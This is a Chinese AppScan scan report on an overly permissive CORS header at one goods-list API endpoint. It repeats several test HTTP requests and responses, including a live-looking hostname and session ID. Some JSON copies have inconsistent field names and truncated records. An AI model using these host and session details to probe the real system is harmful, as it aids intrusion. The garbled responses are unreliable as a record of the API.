URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/goodsList>

实体: goodsList (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsRestApi/goodsList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```



```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 192,
      "results": [
        {
          "opcode": "WERDHGF",
          "goodsname": "werdhgf",
          "goodstype": "实物商品",
          "departmentid": null,
          "goodsunit": "gechi",
          "brandid": 4412,
          "factoryid": null,
          "prodarea": null,
          "inputmanid": 2,
          "bookindate": 1515668156000,
          "bookindateStr": null,
          "status": 1,
          "priceflag": null,
          "stupperlimit": null,
          "stlowerlimit": null,
          "barcode": "rewqrewq",
          "classcodeflag": null,
          "smallscaleflag": null,
          "goodsclassid": 2702,
          "lastupdateerid": null,
          "lastupdateername": null,
          "lastupdatedate": null,
          "specmodel": null,
          "goodsspec": "hh",
          "goodsmodel": "resadsa",
          "classname": "办公耗材",
          "goodsid": 105190,
          "enterpriseid": 55,
          "enterprisecode": "55",
          "goodscode": "0200202",
          "taxinprice": null,
          "intax": null,
          "baseprice": 999.0000,
          "wsaleprice": 999.0000,
          "wdis": null,
          "o2osaleprice": 999.0000,
          "tmallsaleprice": null,
          "saleprice": 999.0000,
          "minprice": 999.0000,
          "outtax": null,
          "memo1": null,
          "memo2": null,
          "memo3": null,
          "memo4": null,
          "sendstatus": null,
          "warehouseid": null,
          "supplierid": null,
          "pricetypeid": null,
          "pricetypename": null,
          "goodstatus": null,
          "goodsclassname": null,
          "brandname": "dsfdsafsa",
          "wsalepricestarttime": null,
          "wsalepriceendtime": null,
          "goodssubname": null,
          "goodsproperty": null,
          "weight": null,
          "bulk": null,
        }
      ]
    }
  ]
}
```

```

        "releasechannel": null,
        "goodsimgurl": null,
        "basegoodsimgurl": null,
        "dtlgoodsimgurl": null,
        "iscontorlseq": 0,
        "expirationdate": null,
        "origin": null,
        "storagetemperature": null,
        "goodsclassnameek": null,
        "appgoodsname": null,
        "sellingpointdescription": null,
        "distributiontype": 0,
        "distributionpreparationtime": 2,
        "distributionprocessingtime": 0,
        "adjustflag": 0,
        "approvaltypeid": 1,
        "goodslevelid": 3,
        "gsbmid": 3,
        "level": 4,
        "gsbmname": "        资产部",
        "approvaltypename": "        出库流程",
        "actdefid": null,
        "classcode": null,
        "inputmanname": "        资源商城测试01",
        "factoryname": null,
        "notaxprice": null,
        "phonecomments": null,
        "pccomments": null,
        "sonoffdate": null,
        "employeenname": null
    }
    ,
    {
        "opcode": "CD",
        "goodsname": "        场地",
        "goodstype": "        实物商品",
        "departmentid": null,
        "goodsunit": "        小时",
        "brandid": 4345,
        "factoryid": null,
        "prodarea": null,
        "inputmanid": 1,
        "bookindate": 1515661552000,
        "bookindateStr": null,
        "status": 1,
        "priceflag": null,
        "stupperlimit": null,
        "stlowerlimit": null,
        "barcode": "",
        "classcodeflag": null,
        "smallscaleflag": null,
        "goodsclassid": 2704,
        "lastupdateerid": null,
        "lastupdateername": null,
        "lastupdatedate": null,
        "specmodel": null,
        "goodsspec": "",
        "goodsmodel": "",
        "classname": "        场地租用",
        "goodsid": 105186,
        "enterpriseid": 55,
        "enterprisecode": "55",
        "goodscode": "0375346",
        "taxinprice": null,
        "intax": null,
        "baseprice": 100.0000,
        "wsaleprice": 100.0000,
        "wdis": null,
        "o2osaleprice": 100.0000,
        "tmallsaleprice": null,
        "saleprice": 100.0000,
        "minprice": 100.0000,
        "outtax": null,
        "memo1": null,
        "memo2": null,
        "memo3": null,
        "memo4": null,
        "sendstatus": null,
        "warehouseid": null,
    }

```

```

        "supplierid": null,
        "pricetypeid": null,
        "pricetypename": null,
        "goodstatus": null,
        "goodsclassname": null,
        "brandname": "象型",
        "wsalepricestarttime": null,
        "wsalepriceendtime": null,
        "goodssu
...
...
...

```

变体- | 2 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsRestApi/goodsList?
draw=2&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```

```

{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 192,
      "results": [
        {
          "opcode": "WERDHGF",
          "goodsname": "werdhgf",
          "goodstype": "实物商品",
          "departmentid": null,
          "goodsunit": "gechi",
          "brandid": 4412,
          "factoryid": null,
          "prodarea": null,
          "inputmanid": 2,
          "bookindate": 1515668156000,
          "bookindateStr": null,
          "status": 1,
          "priceflag": null,
          "stupperlimit": null,
          "stlowerlimit": null,
          "barcode": "rewqrewq",

```

```

        "classcodeflag": null,
        "smallscaleflag": null,
        "goodsclassid": 2702,
        "lastupdateerid": null,
        "lastupdateername": null,
        "lastupdatedate": null,
        "specmodel": null,
        "goodsspec": "hh",
        "goodsmodel": "resadsa",
        "classname": "      办公耗材",
        "goodsid": 105190,
        "enterpriseid": 55,
        "enterprisecode": "55",
        "goodscode": "0200202",
        "taxinprice": null,
        "intax": null,
        "baseprice": 999.0000,
        "wsaleprice": 999.0000,
        "wdis": null,
        "o2osaleprice": 999.0000,
        "tmallsaleprice": null,
        "saleprice": 999.0000,
        "minprice": 999.0000,
        "outtax": null,
        "memo1": null,
        "memo2": null,
        "memo3": null,
        "memo4": null,
        "sendstatus": null,
        "warehouseid": null,
        "supplierid": null,
        "pricetypeid": null,
        "pricetypename": null,
        "goodstatus": null,
        "goodsclassname": null,
        "brandname": "dsfdsafsa",
        "wsalepricestarttime": null,
        "wsalepriceendtime": null,
        "goodssubname": null,
        "goodsproperty": null,
        "weight": null,
        "bulk": null,
        "releasechannel": null,
        "goodsimgurl": null,
        "basegoodsimgurl": null,
        "dtlgoodsimgurl": null,
        "iscontorlseq": 0,
        "expirationdate": null,
        "origin": null,
        "storagetemperature": null,
        "goodsclassnameek": null,
        "appgoodsname": null,
        "sellingpointdescription": null,
        "distributiontype": 0,
        "distributionpreparationtime": 2,
        "distributionprocessingtime": 0,
        "adjustflag": 0,
        "approvaltypeid": 1,
        "goodslevelid": 3,
        "gsbmidx": 3,
        "level": 4,
        "gsbmname": "      资产部",
        "approvaltypename": "      出库流程",
        "actdefid": null,
        "classcode": null,
        "inputmanname": "      资源商城测试01",
        "factoryname": null,
        "notaxprice": null,
        "phonecomments": null,
        "pccomments": null,
        "sonoffdate": null,
        "employeenname": null
    },
    {
        "opcode": "CD",
        "goodsname": "      场地",
        "goodstype": "      实物商品",
        "departmentid": null,

```

```

"goodsunit": "          小时",
"brandid": 4345,
"factoryid": null,
"prodarea": null,
"inputmanid": 1,
"bookindate": 1515661552000,
"bookindateStr": null,
"status": 1,
"priceflag": null,
"stupperlimit": null,
"stlowerlimit": null,
"barcode": "",
"classcodeflag": null,
"smallscaleflag": null,
"goodsclassid": 2704,
"lastupdateerid": null,
"lastupdateername": null,
"lastupdatedate": null,
"specmodel": null,
"goodsspec": "",
"goodsmodel": "",
"classname": "          场地租用",
"goodsid": 105186,
"enterpriseid": 55,
"enterprisecode": "55",
"goodscode": "0375346",
"taxinprice": null,
"intax": null,
"baseprice": 100.0000,
"wsaleprice": 100.0000,
"wdis": null,
"o2osaleprice": 100.0000,
"tmallsaleprice": null,
"saleprice": 100.0000,
"minprice": 100.0000,
"outtax": null,
"memo1": null,
"memo2": null,
"memo3": null,
"memo4": null,
"sendstatus": null,
"warehouseid": null,
"supplierid": null,
"pricetypeid": null,
"pricetypename": null,
"goodstatus": null,
"goodsclassname": null,
"brandname": "          象翌",
"wsalepricestarttime": null,
"wsalepriceendtime": null,
"goodssu

```

...

变体- | 3 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsRestApi/goodsList?
draw=3&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn

```

Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 192,
      "results": [
        {
          "opcode": "WERDHGF",
          "goodsname": "werdhgf",
          "goodstype": "实物商品",
          "departmentid": null,
          "goodsunit": "gechi",
          "brandid": 4412,
          "factoryid": null,
          "prodarea": null,
          "inputmanid": 2,
          "bookindate": 1515668156000,
          "bookindateStr": null,
          "status": 1,
          "priceflag": null,
          "stupperlimit": null,
          "stlowerlimit": null,
          "barcode": "rewqrewq",
          "classcodeflag": null,
          "smallscaleflag": null,
          "goodsclassid": 2702,
          "lastupdateerid": null,
          "lastupdateername": null,
          "lastupdatedate": null,
          "specmodel": null,
          "goodsspec": "hh",
          "goodsmodel": "resadsa",
          "classname": "办公耗材",
          "goodsid": 105190,
          "enterpriseid": 55,
          "enterprisecode": "55",
          "goodscode": "0200202",
          "taxinprice": null,
          "intax": null,
          "baseprice": 999.0000,
          "wsaleprice": 999.0000,
          "wdis": null,
          "o2osaleprice": 999.0000,
          "tmallsaleprice": null,
          "saleprice": 999.0000,
          "minprice": 999.0000,
          "outtax": null,
          "memo1": null,
          "memo2": null,
          "memo3": null,
          "memo4": null,
          "sendstatus": null,
          "warehouseid": null,
          "supplierid": null,
          "pricetypeid": null,
          "pricetypename": null,
          "goodstatus": null,
          "goodsclassname": null,
          "brandname": "dsfdfsafsa",

```

```

"wsalepricestarttime": null,
"wsalepriceendtime": null,
"goodssubname": null,
"goodsproperty": null,
"weight": null,
"bulk": null,
"releasechannel": null,
"goodsimgurl": null,
"basegoodsimgurl": null,
"dtlgoodsimgurl": null,
"iscontorlseq": 0,
"expirationdate": null,
"origin": null,
"storagetemperature": null,
"goodsclassnameek": null,
"appgoodsname": null,
"sellingpointdescription": null,
"distributiontype": 0,
"distributionpreparationtime": 2,
"distributionprocessingtime": 0,
"adjustflag": 0,
"approvaltypeid": 1,
"goodslevelid": 3,
"gsbm": 3,
"level": 4,
"gsbmname": "        资产部",
"approvaltypename": "        出库流程",
"actdefid": null,
"classcode": null,
"inputmanname": "        资源商城测试01",
"factoryname": null,
"notaxprice": null,
"phonecomments": null,
"pccomments": null,
"sonoffdate": null,
"employeenname": null
}
,
{
"opcode": "CD",
"goodsname": "        场地",
"goodstype": "        实物商品",
"departmentid": null,
"goodsunit": "        小时",
"brandid": 4345,
"factoryid": null,
"prodarea": null,
"inputmanid": 1,
"bookindate": 1515661552000,
"bookindateStr": null,
"status": 1,
"priceflag": null,
"stupperlimit": null,
"stlowerlimit": null,
"barcode": "",
"classcodeflag": null,
"smallscaleflag": null,
"goodsclassid": 2704,
"lastupdateerid": null,
"lastupdateername": null,
"lastupdatedate": null,
"specmodel": null,
"goodsspec": "",
"goodsmodel": "",
"classname": "        场地租用",
"goodsid": 105186,
"enterpriseid": 55,
"enterprisecode": "55",
"goodscode": "0375346",
"taxinprice": null,
"intax": null,
"baseprice": 100.0000,
"wsaleprice": 100.0000,
"wdis": null,
"o2osaleprice": 100.0000,
"tmallsaleprice": null,
"saleprice": 100.0000,
"minprice": 100.0000,
"outtax": null,

```

```

        "memo1": null,
        "memo2": null,
        "memo3": null,
        "memo4": null,
        "sendstatus": null,
        "warehouseid": null,
        "supplierid": null,
        "pricetypeid": null,
        "pricetypename": null,
        "goodstatus": null,
        "goodsclassname": null,
        "brandname": "象翌",
        "wsalepricestarttime": null,
        "wsalepriceendtime": null,
        "goodssu
...
...
...

```

变体- | 4 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsRestApi/goodsList?
draw=4&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```

```

{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 192,
      "results": [
        {
          "opcode": "WERDHGF",
          "goodsname": "werdhgf",
          "goodstype": "实物商品",
          "departmentid": null,
          "goodsunit": "gechi",
          "brandid": 4412,
          "factoryid": null,
          "prodarea": null,
          "inputmanid": 2,
          "bookindate": 1515668156000,

```



```

"bookindateStr": null,
"status": 1,
"priceflag": null,
"stupperlimit": null,
"stlowerlimit": null,
"barcode": "rewgrewq",
"classcodeflag": null,
"smallscaleflag": null,
"goodsclassid": 2702,
"lastupdateerid": null,
"lastupdateername": null,
"lastupdatedate": null,
"specmodel": null,
"goodsspec": "hh",
"goodsmodel": "resadsa",
"classname": "          办公耗材",
"goodsid": 105190,
"enterpriseid": 55,
"enterprisecode": "55",
"goodscode": "0200202",
"taxinprice": null,
"intax": null,
"baseprice": 999.0000,
"wsaleprice": 999.0000,
"wdis": null,
"o2osaleprice": 999.0000,
"tmallsaleprice": null,
"saleprice": 999.0000,
"minprice": 999.0000,
"outtax": null,
"memo1": null,
"memo2": null,
"memo3": null,
"memo4": null,
"sendstatus": null,
"warehouseid": null,
"supplierid": null,
"pricetypeid": null,
"pricetypename": null,
"goodstatus": null,
"goodsclassname": null,
"brandname": "dsfdsafsa",
"wsalepricestarttime": null,
"wsalepriceendtime": null,
"goodssubname": null,
"goodsproperty": null,
"weight": null,
"bulk": null,
"releasechannel": null,
"goodsimgurl": null,
"basegoodsimgurl": null,
"dtlgoodsimgurl": null,
"iscontorlseq": 0,
"expirationdate": null,
"origin": null,
"storagetemperature": null,
"goodsclassnameek": null,
"appgoodsname": null,
"sellingpointdescription": null,
"distributiontype": 0,
"distributionpreparationtime": 2,
"distributionprocessingtime": 0,
"adjustflag": 0,
"approvaltypeid": 1,
"goodslevelid": 3,
"gsbm": 3,
"level": 4,
"gsbmname": "          资产部",
"approvaltypename": "          出库流程",
"actdefid": null,
"classcode": null,
"inputmanname": "          资源商城测试01",
"factoryname": null,
"notaxprice": null,
"phonecomments": null,
"pccomments": null,
"sonoffdate": null,
"employeenname": null

```

```

    },
    {
      "opcode": "CD",
      "goodsname": "          场地",
      "goodstype": "          实物商品",
      "departmentid": null,
      "goodsunit": "          小时",
      "brandid": 4345,
      "factoryid": null,
      "prodarea": null,
      "inputmanid": 1,
      "bookindate": 1515661552000,
      "bookindateStr": null,
      "status": 1,
      "priceflag": null,
      "stupperlimit": null,
      "stlowerlimit": null,
      "barcode": "",
      "classcodeflag": null,
      "smallscaleflag": null,
      "goodsclassid": 2704,
      "lastupdateerid": null,
      "lastupdateername": null,
      "lastupdatedate": null,
      "specmodel": null,
      "goodsspec": "",
      "goodsmodel": "",
      "classname": "          场地租用",
      "goodsid": 105186,
      "enterpriseid": 55,
      "enterprisecode": "55",
      "goodscode": "0375346",
      "taxinprice": null,
      "intax": null,
      "baseprice": 100.0000,
      "wsaleprice": 100.0000,
      "wdis": null,
      "o2osaleprice": 100.0000,
      "tmallsaleprice": null,
      "saleprice": 100.0000,
      "minprice": 100.0000,
      "outtax": null,
      "memo1": null,
      "memo2": null,
      "memo3": null,
      "memo4": null,
      "sendstatus": null,
      "warehouseid": null,
      "supplierid": null,
      "pricetypeid": null,
      "pricetypename": null,
      "goodstatus": null,
      "goodsclassname": null,
      "brandname": "          象型",
      "wsalepricestarttime": null,
      "wsalepriceendtime": null,
      "goodssu
    },
    ...
    ...
    ...

```

变体- | 5 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsRestApi/goodsList?
draw=5&start=0&length=15&search%5Bregex%5D=false&pageNum=1&goodsname=&goodscode=ewfrew&approvalty

```

```
peid=&gsbmid=&goodslevelid=&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:12:05 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 0,
      "results": [
      ]
    },
    "showPageNumbers": [
    ]
  ],
  "pages": [
  ]
},
"pageNo": 1,
"pageCount": 0,
"params": null,
"totalPageCount": 0,
"nextIndex": 15,
"page": 1,
"previousIndex": 0
},
"returnCode": 1,
"msg": null,
"html": null
}
```

变体- | 6 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsRestApi/goodsList?
draw=6&start=0&length=15&search%5Bregex%5D=false&pageNum=1&goodsname=&goodscode=&approvaltypeid=0
&gsbmid=&goodslevelid=3&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
```

```

Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:12:05 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 0,
      "results": [

      ]
    },
    "showPageNumbers": [

    ]
  ],
  "pages": [
    {
      "pageNo": 1,
      "pageCount": 0,
      "params": null,
      "totalPageCount": 0,
      "nextIndex": 15,
      "page": 1,
      "previousIndex": 0
    }
  ],
  "returnCode": 1,
  "msg": null,
  "html": null
}

```

变体- | 7 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsRestApi/goodsList?
draw=7&start=0&length=15&search%5Bregex%5D=false&pageNum=1&goodsname=&goodscode=&approvaltypeid=&
gsbmid=&goodslevelid=&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS

```

Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 192,
      "results": [
        {
          "opcode": "WERDHGF",
          "goodsname": "werdhgf",
          "goodstype": "实物商品",
          "departmentid": null,
          "goodsunit": "gechi",
          "brandid": 4412,
          "factoryid": null,
          "prodarea": null,
          "inputmanid": 2,
          "bookindate": 1515668156000,
          "bookindateStr": null,
          "status": 1,
          "priceflag": null,
          "stupperlimit": null,
          "stlowerlimit": null,
          "barcode": "rewqrewq",
          "classcodeflag": null,
          "smallscaleflag": null,
          "goodsclassid": 2702,
          "lastupdateerid": null,
          "lastupdateername": null,
          "lastupdatedate": null,
          "specmodel": null,
          "goodsspec": "hh",
          "goodsmodel": "resadsa",
          "classname": "办公耗材",
          "goodsid": 105190,
          "enterpriseid": 55,
          "enterprisecode": "55",
          "goodscode": "0200202",
          "taxinprice": null,
          "intax": null,
          "baseprice": 999.0000,
          "wsaleprice": 999.0000,
          "wdis": null,
          "o2osaleprice": 999.0000,
          "tmallsaleprice": null,
          "saleprice": 999.0000,
          "minprice": 999.0000,
          "outtax": null,
          "memo1": null,
          "memo2": null,
          "memo3": null,
          "memo4": null,
          "sendstatus": null,
          "warehouseid": null,
          "supplierid": null,
          "pricetypeid": null,
          "pricetypename": null,
          "goodstatus": null,
          "goodsclassname": null,
          "brandname": "dsfdsafsa",
          "wsalepricestarttime": null,
          "wsalepriceendtime": null,
          "goodssubname": null,
          "goodsproperty": null,
          "weight": null,
          "bulk": null,
          "releasechannel": null,
          "goodsimgurl": null,
          "basegoodsimgurl": null,
          "dtlgoodsimgurl": null,

```

```

        "iscontorlseq": 0,
        "expirationdate": null,
        "origin": null,
        "storagetemperature": null,
        "goodsclassnameek": null,
        "appgoodsname": null,
        "sellingpointdescription": null,
        "distributiontype": 0,
        "distributionpreparationtime": 2,
        "distributionprocessingtime": 0,
        "adjustflag": 0,
        "approvaltypeid": 1,
        "goodslevelid": 3,
        "gsbmid": 3,
        "level": 4,
        "gsbmname": "        资产部",
        "approvaltypename": "        出库流程",
        "actdefid": null,
        "classcode": null,
        "inputmanname": "        资源商城测试01",
        "factoryname": null,
        "notaxprice": null,
        "phonecomments": null,
        "pccomments": null,
        "sonoffdate": null,
        "employeenname": null
    }
    ,
    {
        "opcode": "CD",
        "goodsname": "        场地",
        "goodstype": "        实物商品",
        "departmentid": null,
        "goodsunit": "        小时",
        "brandid": 4345,
        "factoryid": null,
        "prodarea": null,
        "inputmanid": 1,
        "bookindate": 1515661552000,
        "bookindateStr": null,
        "status": 1,
        "priceflag": null,
        "stupperlimit": null,
        "stlowerlimit": null,
        "barcode": "",
        "classcodeflag": null,
        "smallscaleflag": null,
        "goodsclassid": 2704,
        "lastupdateerid": null,
        "lastupdateername": null,
        "lastupdatedate": null,
        "specmodel": null,
        "goodsspec": "",
        "goodsmodel": "",
        "classname": "        场地租用",
        "goodsid": 105186,
        "enterpriseid": 55,
        "enterprisecode": "55",
        "goodscod": "0375346",
        "taxinprice": null,
        "intax": null,
        "baseprice": 100.0000,
        "wsaleprice": 100.0000,
        "wdis": null,
        "o2osaleprice": 100.0000,
        "tmallsaleprice": null,
        "saleprice": 100.0000,
        "minprice": 100.0000,
        "outtax": null,
        "memo1": null,
        "memo2": null,
        "memo3": null,
        "memo4": null,
        "sendstatus": null,
        "warehouseid": null,
        "supplierid": null,
        "pricetypeid": null,
        "pricetypename": null,
        "goodstatus": null,
    }

```

```
"goodsclassname": null,
"brandname": "象翌",
"wsalepricestarttime": null,

...
...
...
```

变体- | 8 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsRestApi/goodsList?
draw=8&start=0&length=15&search%5Bvalue%5D=ewqrewq&search%5Bregex%5D=false&pageNum=1&searchValue=
ewqrewq HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:12:05 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 0,
      "results": [

      ],
      "showPageNumbers": [

      ],
      "pages": [

      ],
      "pageNo": 1,
      "pageCount": 0,
      "params": null,
      "totalPageCount": 0,
      "nextIndex": 15,
      "page": 1,
      "previousIndex": 0
    }
  ],
  "returnCode": 1,
  "msg": null,
  "html": null
}
```

变体- | 9 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsRestApi/goodsList?
draw=9&start=0&length=15&search%5Bvalue%5D=ewqrewq&search%5Bregex%5D=false&pageNum=1&searchValue=
ewqrewq HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
